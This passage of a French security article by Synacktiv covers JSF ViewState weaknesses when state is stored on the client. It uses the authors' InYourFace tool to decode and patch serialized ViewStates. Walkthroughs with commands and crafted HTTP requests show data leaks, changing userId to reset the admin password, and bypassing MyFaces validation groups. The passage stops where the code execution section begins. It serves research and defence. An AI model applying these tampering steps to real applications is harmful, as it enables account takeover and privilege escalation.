JSF : VIEWSTATE DANS TOUS SES ÉTATS

Renaud Dubourguais - Synacktiv – renaud.dubourguais@synacktiv.com
Nicolas Collignon - Synacktiv – nicolas.collignon@synacktiv.com

mots-clés : *JSF / VIEWSTATE / EXÉCUTION DE CODE / ÉLÉVATION DE PRIVILÈGES / FUITES D'INFORMATION*

Les implémentations JSF sont courantes dans les applications J2EE. Les JSF utilisent les ViewState, déjà connus pour les attaques cryptographiques liées à l'utilisation d'un oracle [PADDING] ou pour réaliser des attaques côté client de type Cross-Site Scripting [XSS]. Nous allons voir qu'en réalité, ceux-ci peuvent aussi être utilisés pour mettre à mal la sécurité d'une application côté serveur.

1 Quelques rappels

Le concept de JSF (JavaServer Faces) a été introduit il y a plusieurs années et il est aujourd'hui largement utilisé au sein des applications J2EE. Il permet d'ajouter une couche d'abstraction sur l'une des parties les plus fastidieuses à implémenter dans une application web : l'interface graphique. La couche JSF permet notamment l'intégration d'éléments complexes au sein d'une application, tels que des composants graphiques par l'utilisation de balises dédiées, l'ajout d'une couche Ajax à l'aide d'un attribut au sein des formulaires et la mise en place de fonctions d'exportation des données affichées dans un format complexe (PDF ou Excel, par exemple).

Mais il serait naïf de penser que l'ajout d'une telle couche ne fait que simplifier le travail d'un développeur. En réalité, elle s'accompagne d'une multitude de mécanismes dont le fonctionnement est obscur et peu maîtrisé. Parmi ces mécanismes se trouve le ViewState.

1.1 JSF vs implémentations

Le terme JSF correspond à une spécification Java dont la première version a été publiée en 2004. Plusieurs implémentations de cette spécification existent. Parmi les plus utilisées à ce jour, nous trouvons Mojarra de Sun (maintenant Oracle) et MyFaces de la fondation Apache.

Il est par ailleurs fréquent d'observer des applications utilisant des bibliothèques supplémentaires rajoutant une surcouche à ces implémentations et facilitant d'autant plus la mise en place d'interfaces utilisateurs respectant les spécifications JSF. Ces librairies permettent l'intégration de composants graphiques complexes en seulement quelques lignes de code, mais elles peuvent également rajouter de nouvelles portes d'entrée pour un attaquant. Parmi ces librairies, nous pouvons citer `RichFaces`, `PrimeFaces`, `Trinidad` et `Tomahawk`.

1.2 Rôle d'un ViewState

Le but de cet article n'est pas de définir précisément ce qu'est un ViewState, mais quelques rappels peuvent s'avérer utiles pour la suite. Pour les plus intéressés, Microsoft a publié une documentation approfondie **[MSDN]**. Celle-ci concerne la technologie ASP.NET, mais s'applique dans ses principes à JSF.

La vision la plus commune du ViewState qu'ont les développeurs, c'est un champ HTML caché au sein d'une page web, souvent de grande taille (cf. figure 1).

D'un point de vue plus technique, un ViewState est en réalité bien plus qu'un consommateur de bande passante. Il a pour rôle de mémoriser l'état d'un formulaire web tel qu'il est visualisé par l'utilisateur même après plusieurs requêtes HTTP (protocole sans état). L'objectif est de stocker et restaurer les résultats d'actions utilisateurs ayant provoqué une modification du rendu graphique sur la page web (choix dans une liste déroulante, clic sur une case à cocher, etc.). Cela évite d'implémenter de zéro ce mécanisme qui peut représenter un volume de code non négligeable.

1.3 Mode de stockage

Toutes les implémentations que nous avons pu étudier avant la rédaction de cet article proposent deux

Fig. 1 : ViewState en action.

méthodes de stockage des ViewState : côté serveur ou côté client. Par défaut, la plupart des implémentations sont configurées pour utiliser un stockage côté serveur. Néanmoins, cette configuration peut être modifiée à l'aide du paramètre suivant au sein du fichier **web.xml** de l'application :

```
<context-param>
  <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
  <param-value>[client|server]</param-value>
</context-param>
```

1.3.1 Stockage côté serveur

Lorsque le ViewState est mémorisé par le serveur lui-même, il doit alors pouvoir rester identifiable parmi plusieurs autres et rester propre à chaque utilisateur. Il est donc stocké en session utilisateur et identifié à l'aide d'un identifiant unique transmis à l'utilisateur au sein d'un champ caché ou au sein de code JavaScript :

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState"
value="-7249534836608350716:-2454600105753096458" autocomplete="off" />
```

Lors de la soumission d'un formulaire par l'utilisateur, cet identifiant est transmis au serveur qui pourra ensuite récupérer le ViewState associé et reconstruire l'état des composants graphiques tels qu'ils étaient vus par l'utilisateur et le mettre à jour si besoin. Notons que ce type de stockage différencie JSF et ASP.NET. En effet, ce dernier n'intègre pas nativement le stockage côté serveur.

1.3.2 Stockage côté client

Lorsque les développeurs choisissent de stocker les ViewState côté client, ils sont alors insérés au sein d'un champ caché ou dans du code JavaScript sur l'ensemble des pages web contenant des formulaires HTML. Le navigateur le transmet ensuite au serveur distant à chaque soumission d'un formulaire qui sera alors en charge de le lire pour restaurer l'état des composants graphiques.

Dans une telle configuration, le format du ViewState est alors un objet Java sérialisé qui est lui-même compressé au format GZip puis encodé en base64 (cf. figure 2). Ce format semble universel quelle que soit l'implémentation utilisée par l'application. Par contre, l'objet sérialisé en tant que tel est spécifique. Des couches de sécurité peuvent également être ajoutées comme nous le verrons un peu plus tard.

C'est ce type de stockage qui va nous intéresser pour la suite de l'article.



Fig. 2 : Encodage d'un ViewState sans couche de sécurité.

1.3.3 Choix de la méthode de stockage

Le choix de la méthode de stockage dépend fortement de la problématique à laquelle doit répondre l'application web. Les justifications du choix réalisé lors des développements sont souvent liées aux performances :

- Le stockage côté client permettrait d'alléger le serveur en consommation mémoire, mais réduirait les performances de l'application au niveau du réseau et du décodage des ViewState si ceux-ci sont volumineux.
- Le stockage côté serveur, pour sa part, permettrait d'alléger les clients, mais deviendrait par conséquent consommateur de mémoire lorsque l'interface graphique gérée est complexe.

En pratique, on retrouve dans la nature des proportions quasiment équivalentes pour chaque configuration.

1.4 Mécanisme de vérification de l'intégrité et de la confidentialité du ViewState

Plusieurs publications ont montré que le stockage du ViewState côté client ouvre, dans certaines conditions, de nouvelles portes d'entrée vers l'application et peut

être vecteur de vulnérabilités si un attaquant manipule son contenu.

Une publication a permis de montrer que l'ensemble des versions de MyFaces 1.1.7, 1.2.8, 2.0 et antérieures ainsi que Mojarra 1.2.14, 2.0.2 et antérieures permettaient l'injection de composants graphiques arbitraires au sein des pages de l'application si le ViewState n'était pas protégé **[XSS]**. En terme d'exploitation, cela pouvait permettre l'injection de données arbitraires en session ou la réalisation d'attaques du type Cross-Site Scripting.



Fig. 3 : Encodage d'un ViewState avec la couche de sécurité.

Ces publications ont mis en lumière la nécessité de protéger le ViewState si celui-ci était stocké côté client. En effet, les spécifications JSF antérieures à 2.2 imposent l'implémentation d'un mécanisme de chiffrement, mais n'imposent pas son utilisation par défaut.

Suivant les implémentations, l'activation de ce mécanisme peut être faite au travers de paramètres de configuration spécifiques.

Sous Mojarra, les lignes suivantes au sein du fichier `web.xml` permettent d'activer le chiffrement des données. Il est d'ailleurs important de noter que Mojarra n'inclut pas de HMAC pour le contrôle d'intégrité :

```
<env-entry>
  <env-entry-name>com.sun.faces.ClientStateSavingPassword</env-
entry-name>
  <env-entry-type>java.lang.String</env-entry-type>
  <env-entry-value>[YOUR_SECRET_KEY]</env-entry-value>
</env-entry>
```

Sous MyFaces, les lignes suivantes permettent d'activer le chiffrement et le HMAC des ViewState :

```
<context-param>
  <param-name>org.apache.myfaces.USE_ENCRYPTION</param-name>
  <param-value>true</param-value>
</context-param>
```

La clé de chiffrement ainsi que les algorithmes peuvent être spécifiés. Sinon, ils seront générés par MyFaces.

Notons également que l'activation par défaut du chiffrement des ViewState est imposée par les spécifications de JSF 2.2 publiée en début d'année 2013. Avant cela, l'implémentation Mojarra ne l'activait pas par défaut contrairement à MyFaces.

2 Intrusion au travers des ViewState

2.1 Description de l'environnement

Pour la suite de l'article, l'application cible sera basée sur les composants et les configurations suivants :

- serveur Apache Tomcat 7.0.42 (dernière version disponible) ;
- surcouche JSF utilisant l'implémentation Mojarra 2.1.23 (dernière version de la branche 2.1) ou 2.0.3 ou MyFaces 2.1.12 (dernière version de la branche 2.1) ou 2.0.7 suivant les cas ;
- bibliothèque PrimeFames 3.5 (dernière version de branche community) pour l'ajout de composants JSF supplémentaires ;
- bibliothèque Hibernate Validator 5.0.1 (dernière version stable) pour la validation des entrées utilisateurs ;
- stockage du ViewState côté client :

```
<context-param>
  <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
  <param-value>client</param-value>
</context-param>
```

- non chiffrement du ViewState (configuration par défaut de Mojarra).

L'application web n'a pas d'importance pour la suite, mais nous pouvons imaginer une application de e-commerce, de banque en ligne ou autre application web manipulant des données confidentielles. Dans notre cas, nous allons travailler sur la gestion d'un profil utilisateur. Celui-ci permet, une fois authentifié, d'éditer un mot de passe, un nom, un prénom, une adresse et une adresse e-mail (cf. figure 4) :



Fig. 4 : Interface d'édition de son profil.

Nous irons également faire un tour sur la page permettant de visualiser et d'exporter la liste des opérations bancaires du profil (cf. figure 5) :

Fig. 5 : Interface de consultation de ses opérations bancaires.

2.2 Description de l'outil InYourFace

Comme nous l'avons vu, le format de stockage d'un ViewState côté client est relativement complexe (Base64 + GZIP + objet Java sérialisé). Il est nécessaire d'utiliser un outil permettant d'automatiser la lecture et la modification des ViewState pour pouvoir mener des attaques.

Au moment de la rédaction de cet article, aucun outil ne répondait à notre besoin. Les outils disponibles ne sont généralement applicables qu'à une version précise d'une implémentation. Par exemple, dans le cas de Deface de Trustwave **[DEFACE]**, celui-ci est limité à MyFaces version 1.2.8 et les attaques qu'il permet de réaliser ne sont plus applicables (ou alors plus difficilement) sur les versions supérieures à MyFaces 1.2.8 **[MYFACES]**. Par ailleurs, à chaque fois que les spécifications JSF évoluent, il est nécessaire de modifier l'outil.

L'équipe Synacktiv a donc décidé de développer un outil InYourFace répondant aux besoins suivants :

- lecture et modification des ViewState ;
- indépendance de la version des spécifications JSF utilisées ;
- indépendance de l'implémentation utilisée (MyFaces, Mojarra, etc.).

Pour des raisons de flexibilité et d'indépendance, le choix a été fait d'implémenter un outil de décodage et de patching de ViewState au niveau de l'une des couches les plus basses : la sérialisation Java. L'outil se devait de comprendre la quasi-totalité du protocole de sérialisation Java pour ainsi décoder le ViewState, mais également pour le patcher. Pour cette partie, la bibliothèque **JDeserialize** **[JDESERIALIZE]** a été étendue. L'outil qui en a résulté accompagné d'un bon éditeur hexadécimal peuvent ensuite être utilisés pour la totalité des attaques qui vont suivre. Pour les plus intéressés, l'outil InYourFace est disponible sur le site web www.synacktiv.com.

2.3 Fuite de données métier

L'une des premières faiblesses des ViewState concerne les fuites d'information. Celles-ci peuvent s'avérer plus ou moins graves selon l'application web et restent relativement simples à comprendre. Ce qui suit n'est uniquement valable que pour Mojarra 2.0 et antérieures, mais pour toutes les versions de MyFaces disponibles au moment de la rédaction de cet article.

Dans notre exemple, nous sommes face à la page d'édition de notre profil. Au sein de cette page se trouve ce fameux ViewState non chiffré qui contient l'état du formulaire en question, à savoir le contenu des champs **firstname**, **lastname**, **password**, **address** et **email** :

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.
ViewState" value="H4sIAAAAAAAAAK1Uz
W8bRRR/3sSxYwJKk34gVUCErAASzCZCUaWaUidtrFq4xcLho+JAx7vjeJLxzjAza697
qMR/gMQJqRVXDty4cUMIISGBgAsS/wPixJX2zWZtb9oECYmR9mnezHuzv/fe772v/oSi
MhrOHNAhJbHlgtygpn+TqmLpj2+/O3/n1znwGlARkoYNGlipm7Bo+5qZvhRhoq7Wwa2l
URnlMn5lC08pLXtcsIbUg1jD6oet9HFBo33ydveABbb26c8ffLFsXhEeQKLQq6hwxR/D
PZhz2j0NxPkkpEcDZkggB0pGLLLk3ea1yb7a1lIxbcdvsbGBbK3ggxqemf1wN4oH+Ut
loUKt1bwbW2Yw8tVZ5Nta03GLG5t88ttzn/9AH8xBoQnzht9lKcq50byT6LR+MrqOpZb
dwMQw3aFDpm//+PWVz+7/dNMDrwWLgaDG3KIDZmElTYnvEPodBBPt11pQMegTpm9YOH9
kwaXfYZpTwe/SrmC1RKmhSxMYJ5cwmufx98TEUQbGScGsIdvtdqu5ez2zQ8xbpxjygRL
kOuvRWNjG0WF1Wykx3pOHLPr7y1dv368f1Jdc7kYbsO6/v7vzWvNWw7cMHRGr8Xeo4cF
eppKkbwcCoHD1m2d//ydJsJZb/62Wbc2H+FC+ai6IkoWzs8rt9and1qyDEbjLChp6aXm
8LOI0TZVMcXLF1f5MjpuX2YByMWXdvOMg/iNvobBiI6nDfzXCstoIy/q40bm8UY/rk60
WDj7ioX19euzN2uB4U7hNeRrshIuz+Jbzseb259LsXTglTU5ePJ41BFV0oDZn
mNSMRi+fVsz3OBu9I6Wtug0OkIfZ8qDQgqKxdB9pvZ7SOvFTd58izXhALZeRjwxwo6Hj
7GopZHhiuBRmBbwmI6ulEEwjJoeDcMsjpXFG8YDhwfSatB/3yIhV8GChBSUahjj00gCf
RqApKTJlcVq17KA8qfVEnxAk00sZOgvVFmLy85j8LqOR8TM0O6jUHCMvbF5a0zFbU0K
qtUtbGxuba22qcQjBC5pFNA5JGHdlrPdjyk3djCMaHFo+JD2N3DmywJGbs7Ewj/1hMS0
vPpGWFALJQTj8/q9fHtQvvuRBqQkLsWG6Gf7POSm7V6f36SD13PayEzUn3nDiihNvInj
stq6bGtU80XJMIXmmnDAkKngfxoEztbCa78EsquMdmDwCSKwe3QMHAAA="
autocomplete="off" />
```

En décodant celui-ci à l'aide de notre outil, nous pouvons rapidement observer qu'en réalité le ViewState ne contient pas que les informations affichées dans le formulaire :

```
$ ./inyourface.sh /tmp/viewstate.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
  s_offset: 1499 / e_offset: 1687
  field data:
    0x7e003f/com.myapp.beans.ProfileBean:
        password: r0x7e003e: [String 0x7e003e: "testtest"]
        email: r0x7e003b: [String 0x7e003b: "renaud.dubourguais@synacktiv.fr"]
        address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
        userId: 2
        firstname: r0x7e003c: [String 0x7e003c: "renaud"]
        lastname: r0x7e003d: [String 0x7e003d: "dubourguais"]
        username: r0x7e0041: [String 0x7e0041: "rdub"]
]
```

Là où, sur l'interface graphique, nous ne pouvions pas visualiser notre nom d'utilisateur (**username**) ni notre identifiant interne à l'application (**userId**), nous pouvons en prendre connaissance en décodant le ViewState. De même pour le mot de passe, lui aussi stocké dans le ViewState.

Pourquoi ce comportement ? En parcourant le reste du ViewState, nous pouvons constater la présence d'un

contrôleur sérialisé (pattern MVC) qui a probablement pour objectif de vérifier les données avant leur mise à jour côté serveur. Ce contrôleur possède un attribut stockant l'objet **ProfileBean** correspondant à notre profil utilisateur :

```
class com.myapp.controllers.ProfileController implements java.io.Serializable {
    java.lang.String address;
    java.lang.String email;
    java.lang.String firstname;
    java.lang.String lastname;
    java.lang.String password;
    com.myapp.beans.ProfileBean profile;
}
```

Ce bean est ensuite utilisé pour récupérer les données de l'utilisateur courant, mais aussi pour les sauvegarder en cas de modification. La raison pour laquelle ces objets se retrouvent dans notre ViewState côté client est purement liée au scope du contrôleur. Si nous jetons un œil au code source de l'application, nous pouvons observer le code suivant au sein du contrôleur **ProfileController** :

```
@ManagedBean(name = "profileController")
@ViewScoped
public class ProfileController implements Serializable {
[...]
  private ProfileBean profile = null;

  @PostConstruct
  public void init() {
    // retrieve the profile from the session
    ExternalContext extContext = FacesContext.getCurrentInstance().
getExternalContext();
    profile = (ProfileBean) extContext.getSessionMap().get("profile");

    this.firstname = profile.getFirstname();
    this.lastname = profile.getLastname();
    this.address = profile.getAddress();
    this.email = profile.getEmail();
  }
```

La classe possède l'annotation **@ViewScoped** qui signifie que l'objet a une durée de vie égale à celle du formulaire auquel il est rattaché. Dans notre cas, le contrôleur a une durée de vie égale à celle du formulaire d'édition du profil, ce qui paraît légitime étant donné que le contrôleur a pour unique vocation de traiter les données issues de ce formulaire.

Cette configuration qui paraît anodine a en réalité un impact non négligeable sur le contenu du ViewState. Étant donné que le contrôleur n'a pas pour vocation de vivre plus longtemps que le formulaire auquel il est rattaché, l'implémentation JSF prend la décision de le sérialiser au sein du ViewState associé au formulaire plutôt que de garder une référence à l'objet Java côté serveur. La sérialisation d'un objet entraîne la sérialisation de l'ensemble des objets qu'il contient à l'exception des objets marqués transcient. Ici, le profil entier de l'utilisateur (objet **ProfileBean**) qui contiendra bien plus de données que celles nécessaires à l'affichage sera sérialisé et inclus au sein du ViewState.

Dans des cas plus extrêmes rencontrés lors de tests d'intrusion, il s'avérait que les pages d'administration de la plate-forme possédaient un ViewState contenant une grande partie de la base de données sous-jacente. Parmi ces données, nous pouvions notamment retrouver l'ensemble des empreintes de mots de passe des utilisateurs lorsque l'administrateur consulte la liste des utilisateurs.

Le développeur peut effectivement choisir un scope différent tel que **@SessionScoped** ou **@RequestScoped**, qui permet au contrôleur d'avoir une durée de vie égale respectivement à celle de la session de l'utilisateur ou à celle de la requête HTTP en cours. L'avantage est que le contrôleur n'aurait pas été sérialisé au sein du ViewState éliminant ce comportement. Mais des objets potentiellement volumineux seraient conservés en mémoire côté serveur pour une durée plus ou moins longue.

2.4 Exploitation de références directes

Continuons notre exploration des ViewState JSF et montons un peu plus en difficulté. Comme nous l'avons vu précédemment, le ViewState contient des données normalement non visibles comme notre identifiant interne (attribut **userId**). Que se passe-t-il si nous modifions cet identifiant lors de la soumission du formulaire et du ViewState ?

Une vérification rapide peut être faite grâce à l'outil InYourFace en tentant de changer le mot de passe d'un autre utilisateur, par exemple admin qui possède dirons-nous l'identifiant 0 (information qui aura été récupérée par un autre moyen). Nous allons décoder, patcher puis renvoyer notre ViewState afin d'observer le comportement de l'application vis-à-vis de ce changement :

```
$ ./inyourface.sh -patch 0x7e0040 userId 0 -outfile /tmp/patched.
txt /tmp/viewstate.txt
patching object @  s_offset=1651 / e_offset=1655 / size=4 / value=0
```

En décodant le fichier de sortie, nous observons que la modification a bien eu lieu :

```
$ ./inyourface.sh /tmp/patched.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
  s_offset: 1499 / e_offset: 1690
  field data:
    0x7e003f/com.myapp.beans.ProfileBean:
        firstname: r0x7e003c: [String 0x7e003c: "renaud"]
        username: r0x7e0042: [String 0x7e0042: "rdub"]
        password: r0x7e0041: [String 0x7e0041: "testtest"]
```

```
        address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
        userId: 0
        email: r0x7e003b: [String 0x7e003b: "renaud.dubourguais@synacktiv.fr"]
        lastname: r0x7e003d: [String 0x7e003d: "dubourguais"]
]
```

Avec un outil permettant de rejouer une requête de mise à jour du profil (par exemple le proxy local BurpSuite), nous pouvons envoyer notre ViewState modifié accompagné du nouveau de mot de passe au sein du paramètre HTTP dédié à cet effet :

```
profileForm=profileForm&profileForm%3Afirstname=renaud&profileForm
%3Apassword=w00tw00t&profileForm%3Alastname=dubourguais&profileF
orm%3Aaddress=17+rue+plop+75001+Paris&profileForm%3Aemail=renaud.
dubourguais%40synacktiv.fr&profileForm%3Aj_idt14=Save&javax.faces.Vie
wState=H4sIAAAAAAAAAK1Uz28bRRR%2BXsexYwJKk1KQ%2BBUhK4DUziZCUaWaUidtrF
q4xcLhR8WhHe%2BO40nGO8PMrL3uoRL%2FARInpFZcOXDjzAEhhIQEAo78D4hTz%2FBms
7a3bYKExEj7NG%2FmvZlvv%2FfN%2B%2FpPKCmj4cwhHVESWy7IdWoGN6gqlf[...]
```

L'application accepte notre ViewState et semble également avoir effectué la mise à jour sans erreur. Nous confirmons ensuite que nous avons bien mis à jour le profil de l'utilisateur admin en tentant de nous connecter sous son identité avec le mot de passe que nous venons de définir :



Fig. 6 : Connexion en tant qu'administrateur.

Note

Les données personnelles de l'administrateur (nom, prénom, adresse, e-mail, etc.) correspondent désormais aux nôtres. Ce comportement est lié aux données envoyées lors de la requête HTTP de mise à jour. Pour plus de discrétion et éviter la modification de l'ensemble des données personnelles de la cible, il aurait été nécessaire de connaître celles-ci pour ne pas les modifier.

Le comportement observé est lié au fait que l'implémentation JSF va reconstruire les objets Java marqués `@ViewScoped` à l'aide du ViewState contenu dans notre requête, à savoir le contrôleur et les objets qu'il contient dont notre profil utilisateur. Lors de la sauvegarde effective des données en base de données, c'est donc l'objet que nous avons modifié au sein du ViewState qui sera utilisé. Par exemple, dans la clause `where`, c'est l'identifiant modifié (0 au lieu de 2) qui servira de condition :

```
String sql = "update users set firstname = ?, lastname = ?,
address = ?, email = ?, password = ? where id = ?";
ps = con.prepareStatement(sql);
ps.setString(1, firstname);
ps.setString(2, lastname);
ps.setString(3, address);
ps.setString(4, email);
ps.setString(5, password);
ps.setInt(6, userId);
ps.executeUpdate();
con.close();
```

Le ViewState n'ayant pas pour vocation d'être manipulé par un utilisateur, l'application fait donc entièrement confiance à celui-ci. De son côté, le développeur étant persuadé que l'identifiant de l'utilisateur n'est pas visible côté client, il ne vérifiera pas sa valeur. Les vulnérabilités de type Insecure Direct Object References (OWASP A4) peuvent donc faire leur apparition à des endroits inattendus.

Nous vous laissons imaginer les possibilités que cela offre en termes d'usurpation d'identité et d'élévation de privilèges sur une application web vulnérable.

2.5 Contournement des validateurs d'entrées utilisateur

Nous allons maintenant considérer que nous sommes sur un environnement utilisant MyFaces 2.0.7. Ce choix n'est pas anodin étant donné qu'il permet de mettre en valeur des failles potentielles présentes dans toutes les versions antérieures à MyFaces 2.0.8. La version 2.0.8 réalise de nombreux changements de fond corrigeant par la même occasion la vulnérabilité présentée.

Au sein du formulaire d'édition de notre profil, les données saisies sont sujettes à un contrôle de validité grâce aux annotations suivantes au sein du contrôleur `ProfileController` :

```
@Pattern(regexp="[A-Za-z]{2,20}")
private String firstname = null;
@Pattern(regexp="[A-Za-z]{2,20}")
private String lastname = null;
@NotNull @Size(max=30)
private String address  = null;
@Pattern(regexp="^[_A-Za-z0-9-\\+]+(\\.[_A-Za-z0-9-]+)*@
[A-Za-z0-9-]+(\\.[A-Za-z0-9]+)*(\\.[A-Za-z]{2,})$")
private String email = null;
@NotNull @Size(min=8)
private String password = null;
```

Le code précédent impose les règles suivantes :

- le prénom et le nom de famille ne doivent contenir que des lettres de l'alphabet majuscules/minuscules entre 2 et 20 caractères ;
- l'adresse ne doit pas excéder 30 caractères tous caractères confondus ;
- l'adresse e-mail doit respecter une expression rationnelle typique ;
- le mot de passe ne doit pas avoir une taille inférieure à 8 caractères.

Le contrôle de ces restrictions va être délégué à la première librairie implémentant la JSR 349 spécifiant comment valider le contenu d'un bean. Dans notre cas, il s'agit de Hibernate Validator 5.0.1, mais cela aurait pu être une tout autre implémentation.



Fig. 7 : Validation de bean en action.

Ce type de contrôle est souvent utilisé pour ensuite s'abstenir de réaliser des contrôles poussés lors de l'utilisation des données concernées au sein de traitements plus complexes tels que des requêtes SQL par exemple. En temps normal, ces contrôles fonctionnent parfaitement, mais encore une fois, allons jeter un œil au sein du ViewState :

```
[instance 0x7e000b: 0x7e0007/javax.faces.component._
AttachedDeltaWrapper
  s_offset: 277 / e_offset: 316
  field data:
    0x7e0007/javax.faces.component._AttachedDeltaWrapper:
        _wrappedStateObject: r0x7e000c: [String 0x7e000c: "javax.
validation.groups.Default"]
]
[...]
[instance 0x7e0031: 0x7e0007/javax.faces.component._
AttachedDeltaWrapper
  s_offset: 1159 / e_offset: 1169
  field data:
    0x7e0007/javax.faces.component._AttachedDeltaWrapper:
        _wrappedStateObject: r0x7e000c: [String 0x7e000c: "javax.
validation.groups.Default"]
]
```

Un objet de type **javax.faces.component._AttachedDeltaWrapper** est présent au sein de celui-ci. Ce type d'objet permet généralement de reconstruire des objets qui sont à la base non sérialisables. Dans notre cas, il s'agit de l'interface **javax.validation.groups.Default**.

Dans la pratique, JSF fournit la possibilité de configurer des groupes permettant de définir des contraintes avec des valeurs différentes suivant la situation. Par exemple, dans un cas, vous voulez forcer au minimum 6 caractères pour un mot de passe (utilisateur standard) et dans l'autre 12 caractères (cas des administrateurs par exemple). Dans les deux cas, la contrainte sera la même (limitation en taille), mais sa valeur sera différente suivant les cas.

Si aucun groupe n'est défini, le groupe par défaut **javax.validation.groups.Default** est alors assigné aux contraintes concernées.

Il s'agit donc du groupe assigné aux contraintes qui apparaît dans le ViewState. La question qui en découle est donc : que se passe-t-il si nous modifions sa valeur ? À l'aide de notre outil, nous réalisation cette modification en y insérant le nom d'une interface arbitraire :

```
$> ./inyourface.sh -patch 0x7e0031 _wrappedStateObject java.util.Map -patch
0x7e000b _wrappedStateObject java.util.Map -outfile /tmp/patched.txt /tmp/
viewstate.txt
patching object @  s_offset=282 / e_offset=316 / size=34 / value=java.util.Map
patching object @  s_offset=1164 / e_offset=1169 / size=5 / value=java.util.
Map
```

Nous envoyons ensuite une requête HTTP reprenant ce ViewState avec des données ne respectant pas les contraintes JSF :

```
profileForm%3Afirstname=%27&profileForm%3Apassword=A&profileForm%3
Alastname=%27&profileForm%3Aaddress=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA&profileForm%3Aemail=%27&profileForm%3Aj_id33
2725801_7a8b1598=Save&profileForm_SUBMIT=1&javax.faces.ViewState=r0
0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAA
J1cQB[...]
```

Les validations ne sont plus appliquées côté serveur et les données sont effectivement sauvegardées bien qu'elles ne respectent pas les contraintes, à savoir :

- prénom = '
- nom = '
- mot de passe = A
- adresse = A * 120
- email = '



Fig. 8 : Contournement des validations JSF.

Pourquoi ce comportement ? En modifiant le nom du groupe de validation des contraintes appliquées, MyFaces est dans l'incapacité de savoir s'il s'agit d'un groupe légitime ou non. Le seul critère que JSF impose à MyFaces est que le groupe doit correspondre à une interface Java. Or, **java.util.Map** en est une. Du côté de MyFaces, le groupe de validation **java.util.Map** n'est rattaché à aucune contrainte, donc il n'y aucune vérification à réaliser sur les entrées utilisateurs. Les données sont alors transmises à l'application. Un mécanisme de validation des données utilisateur basé sur les groupes de validation est donc facilement contournable.

MyFaces 2.0.8 corrige le problème et ne transmet plus le nom des groupes de validation au travers du ViewState.

2.6 Exécution de code arbitraire

Pour finir, nous allons nous intéresser au Graal de l'intrusion : l'exécution de code arbitraire sur le serveur distant. Pour ce cas, nous allons nous placer dans le cadre suivant :

- serveur Apache Tomcat 7.0.42 (dernière version disponible) ;
- Mojarra 2.1.23 (dernière version de la branche 2.1) ;
- PrimeFaces 3.5 (dernière version de la branche community).

